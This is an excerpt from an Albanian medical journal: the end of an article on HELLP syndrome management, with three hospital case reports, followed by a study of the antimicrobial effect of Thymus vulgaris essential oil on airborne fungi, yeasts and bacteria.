Pacientet me sindromin HELLP duhet të bëjnë terapi ditore profilaktike me MgSO_4 për parandalimin e konvulsioneve, me ose pa hypertension, 4-6g MgSO_4 bolus e ndjekur nga infuzioni i 2g/h. Krahas kësaj duhet bërë monitorimi i përqendrimit të medikamentit dhe parandalimi i intoksikacionit. Në rast intoksikacioni aplikohet 10-20 ml solucion glukonat kalciumi 10% i. v. Krahas përdorimit të MgSO_4 duhet të fillohet terapia antihypertensive nëse vlerat e presionit arterial janë mbi 160/110 mmHg. Zakonisht medikamenti i përdorur është hydralazina në doza të vogla 2, 5-5 mg (doza fillestare 5 mg), çdo 15-20 minuta deri në stabilizimin e presionit arterial. Labetaloli dhe nifedipina gjithashtu kanë dhënë rezultate të mira. Diuretikët nuk përdoren pasi mund të ndikojnë në perfuzionin placentar.

Hapi i ardhshëm është vlerësimi i mirëqenies fetale duke përdorur non-stress test, ose profilin biofizik, ultrasonografinë biometrike për të vlerësuar rritjen e fetusit. Në

fund vlerësohet nëse duhet bërë apo jo ndërprerja e shtatzanisë. Në pacientët pa rrezik hemorragjie mund të kryhet amniocenteza.

Disa autorë e konsiderojnë këtë sindromë si tregues për ndërprerjen e menjëhershme të shtatzanisë me sectio cesarea, ndërkohë që autorë të tjerë rekomandojnë një qasje më konservative me vazhdimin e shtatzanisë për rastet e fetuseve imaturë, për të parandaluar trajtimin më të gjatë të foshnjës nën kujdes intensiv, enterokolitin nekrotizant dhe sindromin e distresit respirator.

Disa forma të sindromit HELLP janë përshkruar në literaturë me një trajtim të ngjashëm me preeklampsinë e rëndë.

Ky sindrom nuk është një tregues për sectio cesarea përveç rasteve kur kompromentohet mirëqenia e fetusit dhe nënës. Në pacientët pa kundërrindikacione mund të lejohet linja në rrugë vaginale. Në të kundërt tek të gjithë pacientët me moshë gestacionale >32 javë mund të fillohet infuzioni me oksitocinë, ndërsa për pacientët <32 javë me qafën e mitrës të papjekur zgjidhet sectio cesarea si mënyra më e mirë. Anestezia e përgjithshme është e përzgjedhura në këto raste.

KOMPLIKIMET

Vdekshmëria e nënave nga sindromi HELLP arriti në 1, 1% - 1, 2% për komplikacione serioze si KID, shkolitje të placentës, sindromi i detresit respirator, insuficiencë hepatorenale, edema pulmonare, hematomë subkapsulare dhe rupturë e mëlçisë.

Shifrat e vdekshmërisë foshnjore shkojnë 10-60 %, për shkak të shkolitjes së placentës, hypoksisë intrauterine, dhe lindjes së parakohshme.

Sindromi HELLP mund të çojë në IUGR në rreth 30% të rasteve dhe detres respirator.

Në shërbimin e obstetrikë-gjinekologji, spitali Korçë. janë evidentuar 3 raste me Hellp Sindrom për periudhën 2007- 2012. Dy raste me Dg. Gravidance në term dhe një rast Gravidance 24 javë. Në % i takon 0. 05% me lindjet (Grafiku 1), 3% me Preeklampsitë (Grafiku 2).


Rasti i parë klasifikohet në klasën e parë të Hellp Sindromit me trombocitet 36000 dhe ku është aplikuar menjëherë sectio cezare pasi është siguruar gjak përgjatë dhe pas interventit, janë aplikuar kortikosteroide, hemotransfuzion dhe plazmë. Transaminazat kanë qenë 69 UI, bilirubina 1. 8gr/dl, kreatinemia 1. 8gr/dl.

Rasti i dytë, klasa e parë me analiza: Trombocyte 60000, Transaminazat 119 UI, Biliremia totale 3, 1gr/dl.

Rasti i tretë klasifikohet në klasën e dytë me: Trombocyte 91000, Transaminazat 85UI, Biliremia totale 1, 8gr/dl.

Në një prej këtyre rasteve (Gr. në term) ka qenë me temperaturë 38-39 gradë, në të dy rastet që kanë qenë barra në term, gratë kanë shfaqur këputje dhe sekrecione hemorragjike, të dyja rastet janë zgjidhur nëpërmjet sectio cezare.

Grafiku 1



Grafiku 2

Konkluzione:

-Shkaqet e vërteta të Hellp Sindromit janë ende të panjohura, por mendohet që koagulimi është thelbësor gjë që çon në shkatërrimin e qelizave të kuqe të gjakut dhe konsum të trombociteve, duke bërë të mundur interesimin e mëlçisë, ndërsa organet e tjera mund të preken në mënyrë të ngjashme.

- Diagnostikimi i Hellp Sindrom paraqet vështirësi për shkak të ndryshueshmërisë së simptomave ndërmjet pacientëve dhe diagnostikimi i hershëm është kyc në zvogëlimin e morbiditetit. E rëndësishme është të kryhet analiza në lidhje me koagulimin, elektrolitet, enzimat e mëlçisë dhe funksioni renal.

- Diagnostikimi sa më i hershëm i tij ul mobiditetin amtar dhe perinatal.

Referencat:

-A b c d Weinstein L (shtator 2005). "Ai ka qenë një udhëtim i madh: Historia e Sindromit Hellp" Am J Obstet Gynecol 193 (3 Pt 1): 860-3. Doi:10. 1016/j. ajog. 2005. 06. 058. PMID 16150288.

-Martin JN Jr, Rose CH, (tetor 2006). "Kuptimi dhe menaxhimi i Sindromit Hellp: Roli integral i glukokortikoidëve agresivë për nënën dhe fëmijën" Am J Obstet Gynecol 195 (4): 914-34, doi: 10. 1016/j. ajog. 2005. 08. 044. PMID 16631593.

-Martin JN, Owwens im, Keiser SD, Parrish MR, Tam Tam KB, Brewwer JM, Cushman JL, Maj WL (2012). "Trajtimi i standardizuar Missisipi Protokolli i 190 pacientëve me sindrom Hellp: Ngadalësuar progresin e sëmundjes dhe parandalimi i ri i sëmundshmërisë maternal i madh" Hyperternsion Shtatzania 31 (1): 79-90, doi: 10. 3109/10641955. 2010. 525277. PMID 21219123.

-Woudstra DM, Chandra S, Hofmeyr GJ, Dowswell T (2010). "Kortikosteroidet për Hellp (hemoliza, enzimët e mëlçisë të larta, trombocitet të ulëta) në shtatzani". Cochrane Database syst Rev (9): CD008148, doi: 10. 1002/14651858. CD008148. pub 2. PMID 20824872.

-Belfort, Michael A, Steven Thornton, George R. Saade (2002). *Hypertensionin në shtatzani*. CRC Press. Pp 159-60. ISBN 9780824708276. Marre 2012/04/13

-Stevenson, David Kendal, William E. Benitz (2003). *Fetale dhe neonatal Brain Injury*. Cambridge University Press, faqe 260. ISBN 9780521806916. Marre 2012/04/13.

VLERËSIMI I VEPRIMIT ANTIMIKROBIAL TË DISA ESENCAVE TË PËRFTUARA ME HIDRODISTILIM NGA *THYMUS VULGARIS*

Erjon Troja¹, Romina Deda, Elis Venari,
Anisa Mema, Vilma Toska, Armand Como

Përmbledhje

Artikulli paraqet një pjesë të punës shkencore të një grupi kërkuesisht të rinj të udhehequr nga pedagogë me përvojë në Fakultetin e Farmacisë së Universitetit Mjekësor dhe Fakultetin e Shkencave të Natyrës të Universitetit të Tiranës. Tematika ka një interes shkencor global, për të mundësuar përdorimin e substancave me prejardhje bimë, si: antimikrobialë natyrore, për minimizimin e rasteve të patologjive me origjinë mikrobiale. Studimi përfshin zbatimin e teknikave efikase laboratorike për përftimin e esencave nga bimët mjekësore të vendit, aplikimin e teknikave të trajtimit të mikroorganizmave me esencat e përftuara dhe monitorimin e veprimeve antimikrobiale të spikatura. Esencat u përftuan nga *Thymusi*. U përcaktua për çdo rast efekti antimikrobial selektiv dhe niveli optimal i tij. Rezultatet u përpunuan për të evidentuar efektet me të fuqishme dhe teknikat respektive. Esencat e përftuara me hidrodistilim në ciklet e nënta japin veprim reduktues të fuqishëm ndaj baktereve Gr⁺, myqeve të gjinive *Aspergillus* etj.

Fjalë çelës: *Thymus vulgaris*, efekt antimikrobial, hidrodistilim, *Aspergillus*, *Penicilium*

Abstract

The publication is an introduction of an experimental work, realized by a group of new researchers leaded from the professors of the Faculty of Pharmacy, Medicinal University of Tirana and the Faculty of Natural Sciences, University of Tirana. Their experience in the field of the production of essential oils derived by the endemic plants of Albania and in the technologies of the extraction was indispensable for the achieved results. Scientific selected issue has an important global interest related to the possibility of the use of essential oils as natural antimicrobials. Recently, the researchers in the world are working to substitute some artificial antimicrobials with those naturals. The aim is to reduce the negative impact of the pathologies caused by different microbial contaminants. The study involved the application of the effective laboratory techniques for the production of the essential oils and laboratory manipulations to study the impact of essential oils in reducing the microbial colony growth. Essential oils were obtained from *Thymus vulgaris*. The selective antimicrobial activity and the optimal level were determined also. The results were used to emphasize the powerful action of the essential oils, related also with the used extractive techniques. Essential oils produced from hydro distillation (Clevenger

method) had a powerful action in the ninth circle of extraction toward G+ bacteria and *Ascomycetes* (*Aspergillus* and others).

Key words: *Thymus vulgaris*, antimicrobial activity, hydrodistillation, *Aspergillus*, *Penicilium*.

Hyrje

Pavarësisht ndryshimeve pozitive dhe modernizuese të aspekteve higjienike dhe teknikave të prodhimit, siguria e produkteve ushqimore vazhdon të jetë një çështje me rëndësi themelore në shëndetin publik. Problematika dhe prevalenca e patologjive të lidhura me konsumimin e produkteve ushqimore, të ndotura me patogjenë, vazhdon të ketë një impakt madhor ekonomik dhe shëndetësor.

Teknologjitë aktuale për ruajtjen dhe zgjatjen e afatit të skadencës së produkteve ushqimore përfshijnë: *konservantët kimikë, proceset termike, paketimin me atmosferë të modifikuar, vakumin ose ftohjen*. Këto teknologji kanë sukses, por edhe problematika e të meta dhe shpesh nuk garantojnë eliminimin absolut të patogjenëve (p.sh. *L. monocytogenes*, *Pseudomonas spp*, *Enterobacteria*, etj.).

Nga sa u tha më sipër, kuptohet nevoja për metoda të reja reduktuese ose eliminuese të patogjenëve me origjinë ushqimore, mundësisht të kombinuara me teknikat ekzistuese. Në këtë kontekst, vajrat esenciale bimore po fitojnë çdo ditë e më shumë interes për potencialin e tyre veprues antibakterial, antimykotik, antitoksik, antiparazitar dhe insekticid. Suksesi i produkteve me origjinë bimore, si agjentë shërimi ose mbrojtës, varet nga përbërësit aktivë të tyre. Për përfitime maksimale terapeutike është e rëndësishme që të merren bimët mjekësore, duke ruajtur përbërësit e tyre aktivë.

Qëllimi i punimit të prezantuar më poshtë, është paraqitja e disa rezultateve të një pune studimore disa vjeçare, në drejtim të vrojtimeve eksperimentale mbi ekstraktimin e bimëve aromatike mjekësore, studimin e aktivitetit dhe vetive antimikrobiale "in vitro" të esencave, duke u përqendruar tek esenca e timusit, si bimë endemike me rëndësi për vendin tonë.

Ndërtimi i eksperimenteve, lëndët e para, metodat dhe aparaturat e përdorura u përzgjedhën bazuar në eksperiencën dhe literaturën bashkëkohore. Gjithçka u mundësua në sajë të një bashkëpunimi shumë të ngushtë midis Fakultetit të Farmacisë dhe Fakultetit të Shkencave të Natyrës, (Departamenti i Kimisë Industriale-grupi i Kimisë dhe Mikrobiologjisë Ushqimore dhe Departamenti i Kimisë, grupi i Kimisë dhe Fizikës), duke arritur objektivin madhor, si: evidentimin e potencialeve reduktuese ndaj ngarkesave të dëmshme të mikroorganizmave dhe përcaktimin e kushteve që ndikojnë në inhibimet optimale. Në punën kërkimore shkencore të realizuar në 2013, një pjesë e së cilës është paraqitur në artikull, u shfrytëzua eksperiencia disa vjeçare në këtë fushë studimi, shtrirë kryesisht në përzgjedhjen e teknikave efikase të ekstraktimit, përcaktimin e numurit optimal të cikleve të ekstraktimit dhe njëkohësisht veprimeve inhibuese mbi grupe të veçanta ndotësish mikrobialë.

Materiale dhe Metoda

Si kampionatura, fillimisht, u përdor ajër i zonave me shkallë të ndryshme ndotjeje në qytetin e Tiranës, sidomos zona mjedisore afër tregjeve, spitaleve, zona të populluara, etj. Këto janë zona mjedisore, potencialisht mbartëse të ngarkesave të veçanta mikrobiale, prania e të cilave lidhet me mbipopullimin, aktivitete të veçanta zonale, etj. Emërtimi “*kampionaturë*” fillestare lidhet pikërisht me faktin se kjo mund të quhet “*kampionaturë e kampionaturës*”, prej saj kryhen izolimet e ngarkesave mikrobiale që do të përdoren për testimin e esencave të Thymus.

Zonat u emërtuan fillimisht të plota e me të gjitha karakteristikat gjeografike lokale, por në grafikë paraqiten të kodifikuara.

Aplikimi i teknikave taksonomike siguroi “*kampionet*” e drejtpërdrejtë për eksperimentim, mikroorganizma me karakteristika të ndryshme morfologjike, si: *baktere, maja e myqe*. Përzgjedhja e tyre u bë pas përcaktimit të numurit të përgjithshëm të ngarkesave mikrobiale. Si kriter përzgjedhjeje u përdor pikërisht veprimi negativ i këtyre ngarkesave të pranishme në ajër dhe të transmetuara më pas te ushqimet dhe njerëzit si kontaminantë me shkallë të ndryshme risku, problematike për shëndetin e shkaktarë të formave alergjike apo sëmundjeve specifike.

Duke patur parasysh që dominimi në ajër i ngarkesave është lehtësisht i vlerësueshëm me metoda të thjeshta si ajo e “*shiut mikrobik*”, izolimi fillestar i shtameve u bë duke përdorur këtë metodë në mjediset e renditura në tabelën 1. U përzgjedhën 10 zona izolimi dhe u përdorën terrenet MPA (mish-pepton-agar), me ekstrakt mishi dhe PDA (patate-dekstroza-agar), i pasur me amidon dhe dekstrina, për të mundësuar izolimin e grupeve të baktereve dhe të *Ascomiceteve*. Ngarkesat e përgjithëshme të evidentuara në mjediset e zgjedhura u shprehën në CFU (colony/unit-koloni për njësi).

Gjinitë dhe speciet e izoluara dhe identifikuar prej mjediseve më sipër e të përdorura si material prove renditen më poshtë:

Aspergillus niger

Aspergillus niger është një myk që konsiderohet si ndotës ushqimesh, por edhe që shkakton të ashtuquajturën sëmundjen e mykut të zi te frutat dhe perimet sidomos te rrushi dhe qepa. Tekqepët myku i zi është sëmundje që zgjat e pas procesit të mbledhjes. *Aspergillus niger*, sikurse dhe specie të tjera të kësaj gjinie, konsiderohen shkaktarë të sëmundjeve te njeriu, për shembull infeksionet mykore të veshit të quajtura otomykoza që shkaktojnë dhimbje dhe humbje të pjesëshme të dëgjimit dhe në rastet më të rënda dëmtime të membranës së timpanit dhe kanalit të veshit.

Aspergillus flavus

Aspergillus flavus është një myk pathogjen që gjendet te drithërat dhe leguminozet. Ai prodhon sasi të mëdha toksinash që njihen me emrin mykotoksina dhe që e

shfaqin toksicitetin e tyre kur konsumohen prej gjitarëve. Për këtë arsye, megjithëse *Aspergillus flavus* gjendet si një myk saprofit në tokë te njerëzit dhe kafshët konsiderohet patogjen. Sëmundja që shkakton është aspergiloza që prek sidomos individë me sistem imunitar të dobët apo të kompromentuar. Ky myk si mikroflorë e drithërave të rritur në lagështi të madhe prodhon aflatoksinën. Madje te gjitarët ky myk mund të shkaktojë sëmundje tumorale të mëlçisë për shkak të konsumit të farave të kontaminuara ose thjesht Aspergilozë, kur sasia e mykut të prodhuar është e madhe. Referuar karakteristikave mikrobiologjike, kolonitë në sipërfaqen e tyre paraqesin një masë homogjene lehtësisht të pluhurëzuar me spore të verdha në të gjelbërt, ngjyrë të cilën ia transmeton gjithë kolonisë në pjesën e sipërme, kurse në anën e kundërt jep një ngjyrë të verdhë që merr shpesh dhe nuancë si në të kuqe. Myku formon spore që quhen konidiespore dhe janë spore aseksuale. Është identifikuar një formë e *Aspergillus flavus* e quajtur petronices, që ka riprodhim seksual dhe ku askosporat formojnë një micel shumë të dendur që quhet sklerocie. Në bazë të sklerocieve të prodhuara ekzistojnë llojet L dhe S, lloji L me dendësi më të madhe dhe lloji S me dendësi më të vogël, që prodhojnë aflatoksinat b_1 dhe b_2 . Fillimisht sklerociet mbijnë, prodhojnë hife shtesë dhe konidie, nëse prodhohen në tokë ato shpërndahen prej andej me erën dhe insektet, infektojnë grurin dhe leguminozet, p.sh. sporet infektojnë kallirin e misrit dhe përhapen në gjethe duke dëmtuar dhe këto të fundit. Në këtë mënyrë ka një rritje progresive të dëmit.

Dëmi është më i shprehur në prodhimin e aflatoksinave të cilat për shkak të konsumit të produkteve të dëmtuara me *Aspergillus flavus* prekin mëlçinë, shkatërrojnë qelizat indore apo japin devijacione tumorale. Për këtë arsye, sot të gjitha produktet me orgjinë nga drithërat apo leguminozet si dhe produkte të tjera me orgjinë shtazore si psh qumështi, vlerësohen nga përmbajtja e aflatoksinave.

Nga studimet e deri tanishme është provuar që kur *Aspergillus flavus* rritet në arra, lajthi, kikirikë, fruta drusore, etj., prodhon përmbajtje të lartë aflatoksinash kur temperaturat janë të larta dhe ka lagështi. Kur *Aspergillus flavus* rritet në erëza të thata përmbajtja e aflatoksinave është shumë e vogël (shembull i veprimtimit antitumorigjenik të përbërësve kimik të erëzave).

Chrysonilia sitophila

Chrysonilia sitophila është një myk që konsiderohet si një formë aseksuale e *Neurospora sitophiles* e cila është provuar me teste klinike dhe mikrobiologjike që shkaktojnë simptoma të astmës në traktin respirator dhe simptoma oftalmologjike që janë praktikisht të identifikuar me vështirësi si forma alergjike të veprimtimit të mykut *Chrysonilia sitophila*. Këto forma janë evidentuar te pacientë që mbartin forma aeroalergjenike, pozitive ndaj polenit apo formave të tjera. Shembujt më tipikë janë evidentuar te njerëz që për një kohë të gjatë janë ekspozuar ndaj proceseve të bluarjes së kafesë. Ky myk përhapet në zona përreth barërve ose kompanive të kafesë dhe prek sidomos persona në kontakt të vazhdueshëm me të, ndërkohë që ka përhapje të dukshme dhe në ajër. Aktualisht njihet si alergjen i OAS (occupational astma) e industrisë së kafesë. Diagnozat janë vënë duke marrë në

konsideratë lidhjen midis ekspozimit ndaj pluhurit dhe simptomave respiratore {testet SPT (skin prick test)} dhe testi PEFR (peak expiratory flow rate). Gjinia *Chrysonilia* dhe specia e saj *sitophila* konsiderohet ndër të tjera dhe si myk i bukës me një ngjyrë bezhë në rozë. Specia formon spore të thata që përhapen shumë në mjedis dhe që shpesh janë problematike sepse bëjnë ndotjen e laboratorëve mikrobiologjike.

Studimi i plotë ka një kampionaturë ngarkesash mikrobiale shumë të madhe. Kështu, ndër të tjera u verifikua edhe veprimi inhibues i esences ndaj majasë *Rhodotorula glutinis* dhe bacileve ndotëse tipike *Bacillus megatherium*.

Referuar esencave të përzgjedhura u përdorën ato të prodhuara me hidrodilim nga *Thymus vulgaris* L. (timusi), të siguruar nga Departamenti i Farmacisë, Laboratori i Farmakognozisë dhe distributorë të certifikuar nga tregu vendas i bimëve mjekësore. Materiali bimor u përdor për të përfutur esencën nëpërmjet hidrodilimit. Për të optimizuar procesin e ekstraktimit u bë grimcimi uniform i materialit bimor. Ekstraktimi u bë sipas metodikave të përshkruara në Farmakopenë Europiane dhe Procedurat Standarde të OBSH-së. U përdor aparat distilimi tip Clevenger. Distilimi u krye me shtim hekzani. Hekzani u përdor ndër të tjera edhe sepse nga provat e bëra me tretësin e pastër, rezultoi inert ndaj mikroorganizmave.

Vlerësimi i veprimit antimikrobial u bë duke aplikuar testin Kirby - Bauer (test i difuzionit në disk) dhe duke matur diametrat e kolonive mikrobiale të patrajtuara dhe diametrat e kolonive mikrobiale të trajtuara me esence, respektivisht Dk dhe Dke.

Rezultate dhe diskutime

Izolimi dhe identifikimi i ngarkesave të përzgjedhura mikrobiale, u bë referuar teknikave klasike dhe metodave taksonomike. Në këtë rubrikë të artikullit do të interpretohen disa nga rezultatet e përfutura. Esencat u pikuan mbi kolonitë e zhvilluara paraprakisht si kultura 48 orëshe. Për pikim u përdorën 0.2 µl esenca të paholluara, esenca të holluara me hekzan në masën 50% dhe ujëra aromatike të mbetur pas marrjes së esencave, të cilët u provuan pasi teknikisht ishin mbartës të komponimeve organike me veprim antimikrobial potencial.

Diskutimi i detajuar i rezultateve paraqitet si vijon: Veprimi i esencës së përfutur në një proces distilimi 1 dhe 3 orë mbi mykun *Aspergillus niger* është evidentuar efikas, por duke qenë se myku është shumë i përhapur dhe rezistent, efektiviteti nuk mund të konsiderohet maksimal, referuar shkallës së zhvillimit të kolonive të inhibuara paraprakisht.

Esenca e përfutur me hidrodilim paraqitet shume efektive dhe me veti të mira antimikrobiale ndaj mykut *Aspergillus flavus*, (Fig. 1). Figura ofron ndër të tjera edhe rezultat krahasues, kur janë përdorur bashkë me esencën edhe ujërat aromatike të dala nga proceset ekstraktuese, që sikurse shihet paraqesin veprim antimikrobial, por shumë më të vogël se vetë esenca. Zhvillimi i *Aspergillus flavus* inhibohet shumë fuqishëm me diametrat: Dk=31; Dke=29(terren i lëngët) ; Dk ujëra

aromatike=24; Dke-koloni e ngurtë-0. Provat e bëra dhe krahasimi i diametrave të kolonive të zhvilluara treguan që *Aspergillus flavus* inhibohet fuqishëm edhe me esencë të holluar, ndërkohë që përbërësit kimikë të mbetur në ujërat aromatike pas hidrodistilimit ushtrojnë një veprim inhibues me 33% të diametrit fillestar kundrejt inhibimit total prej esencës së holluar.

Inhibimi i *Chrysonilia citophyllia* (Fig.2) është i plotë si me ujërat aromatike, ashtu edhe me esencën e holluar. Kjo tregon që myku ka shkallë shumë të lartë ndjeshmërie dhe ka eliminim total edhe nga ujërat, gjë që nuk vrojtohet në shumicën e kulturave të testuara. Në aplikimin e teknikave inhibuese, ndër të tjera të ky myk u shfaqen bashkëjetesa metabiotike me ngarkesa të tjera mykore, gjë që mbetet për t'u studiuar hollesisht.

Inhibimi i majasë *Rhodotorula glutinis* (Fig.3) paraqet veçoritë më poshtë:

Rhodotorula zhvillohet vetë, por paraqet pigmentim shumë të dobët, ngjyrë rozë e zbehtë që nuk lidhet me terrenin. Krahasuar me pikimin me esencë në ruajtje, esenca e freskët mund të mbajë përbërës kimike volatile që largohen me kohën dhe që prekin direkt pigmentet kromofore β karotene, pra veprimi i esences dobëson shkallën e pigmentimit të kolonive.

Ujërat inhibojnë minimalisht me një rreth të zbardhur rrotull kolonisë.

Esenca e holluar shfaq veprim inhibues mesatar, referuar diametrit të njollës së formuar.

Grafiku i Fig. 4., paraqet dukshëm shkallën e veprimit inhibues të esencës së përftuar me hidrodistilim të *Thymus vulgaris* mbi 14 koloni mikroorganizmash. Në grafik sipërfaqja e thyer me ngjyrë të errët paraqet gjithë inhibimet që rezultojnë prej veprimit të esences mbi kolonitë në studim. Diferencat e diametrave duken qartë duke krahasuar 2 sipërfaqet e paraqitura dhe vlerat numerike të diametrave të matur.

Përfundime dhe rekomandime

Vajrat esencialë të përftuar me hidrodistilim paraqesin veti shumë të mira antimikrobale ndaj ngarkesave bakteriale ndotëse, myqeve dhe majave.

Esencat e përfthuara nga "*Thymus vulgaris*" me hidrodistilim paraqesin një veprim inhibues-eliminues shumë të spikatur, i cili varet jo vetëm nga forma e përfthimit të esencës, por edhe nga lloji i mikroorganizmit që përballlet me veprimin e esencës.

Efekt të fuqishëm inhibues ofron esenca tri orëshe me hidrodistilim, por inhibuese janë edhe esencat një orëshe dhe ujërat aromatike.

Edhe ujërat aromatike të mbetur pas përfthimit të esencave paraqesin efekt inhibues, por më të vogël se të vetë esencave. Megjithatë, kjo tregon që edhe këto ujëra nuk mund të neglizhohen.

Mikroorganizma shumë të ndjeshëm janë ngarkesat bakteriale sidomos tipi i bacileve ndotës të pigmentuara Gr+, me ngjyrë të verdhë apo grupi i *Bacillus megatherium*, ndotës tipik bakterial mjedisor, por jo patogjen.

Veprimi inhibues mbi kolonitë e myqeve është shumë i dukshëm, është evidentuar pothuaj mbi të gjithë myqet e izoluar në mjedise të hapura dhe mjedise spitalore. Rezultati tashmë është i konfirmuar, bazuar në eksperimentet e kryera në vitin 2012.

Myqet që inhibohen fuqishëm janë shkaktarë të kandidozave, si: *Aspergillus candidus*, shkaktuesit e aflatoksinave, myqet e drithërave të lagështa si *Aspergillus flavus* dhe i ashtuquajturit myk ndotës i laboratorëve, që rritet në mjedise e produkte ushqimore me vlera të ulta të au (vende të thata, zonat ku piqet kafeja, etj.), *Crysonilia cytophila*.

Efekti inhibues i esencave mbi myqet shfaqet në disa forma:

- mbi vetë madhësinë e kolonisë, i shprehur përmes raportit të diametrave të kolonive të trajtuara dhe të patrajuara me esencë;
- mbi organet e fruktifikimit, ku myku i trajtuar zhvillohet vetë, por jo organet e fruktifikimit, mungesa e të cilëve shfaqet edhe me mungesën e ngjyrave të kolonisë së trajtuar;
- mbi hifet ajrore, duke zvogëluar numrin e hifeve ajrore të kolonitë e trajtuara krahasuar me ato të patrajuara për të njëjtën kohë të inkubimit në termostatat në 28-30°C, për myqet mezofile.

Veprimi mbi pigmentet kromofore bëhet shumë i dukshëm te majaja *Rhodotorula glutinis*, ku majaja e trajtuar me esencë zbeh ngjyrën portokalli, karakteristike për shkak të pranisë së β karoteneve qelizore. Ngjyra bëhet rozë e zbehtë edhe në terrenin PDA, ku kjo maja zhvillohet zakonisht me ngjyrë të kuqe karakteristike, që stimulohet prej pranisë së poliozeve të tipit amidon. Sugjerohet në të ardhmen një punim shkencor që do të fokusohet në studimin e efektivitetit të veprimit të esencave mbi ngarkesa ndotëse psikrofile dhe mikroorganizmat e mjedisve frigoriferike. Sugjerohet, gjithashtu, studimi i veprimit inhibues të esencave të ngarkesat bakteriale osmofile dhe termotolerante.

Tabela 1. Përcaktimi i ngarkesës së përgjithshme të mikroorganizmave në mjedise të hapura me ndotje potenciale

Nr.	Mjedisi	MPA (24h), CFU	MPA (48h), CFU	MPA (7 dite), CFU	PDA (24h), CFU	PDA (48h), CFU	PDA (7 dite), CFU
1	Materniteti	0	26		7	20	
	FSHN	0	37		13	62	
	Kafe	0	7		0	7	
	Mjedis hedhurinash	0	4		3	6	
	Rrugë e qarkulluar	0	2		15	9-koloni të mëdha	
	Zona “Frigorifer”	0	15		182	198	
	Dispanceria	1	3		1	11	
	Urgjenca e spitalit	0	6		0	5	
	Pediatria	0	5		0	9	
	Infektivi	0	3		0	7	




Fig.1 Inhibimi i mykut *Aspergillus flavus* nën veprimin e esencës dhe ujërave aromatike




Fig.2 Veprimi i esencës dhe ujërave aromatike mbi mykun *Chrysonilia citophyllia*.




Fig. 3 Veprimi i esencës dhe ujërave aromatikë mbi majanë *Rhodotorula spp.*




Fig. 4 Rezultatet e inhibimit nga esenca me hidrodistilim e *Thymus vulgaris*

Bibliografi

Asllani, U., “*Natyra kimike e esencave të Shqipërisë. Polikimizmi i tyre dhe rrugët e përmirësimit cilësor*”, Durrës 1992.

Barnet, H. L., Hunter, B., 1972, “*Illustrated genera of Imperfecti fungi*”, (Third edition).

Buzzini, P., etj. “*The rising poëer of yeasts in science and industry*”, Teenth international symposium on yeasts, 27 august-1 september 2000.

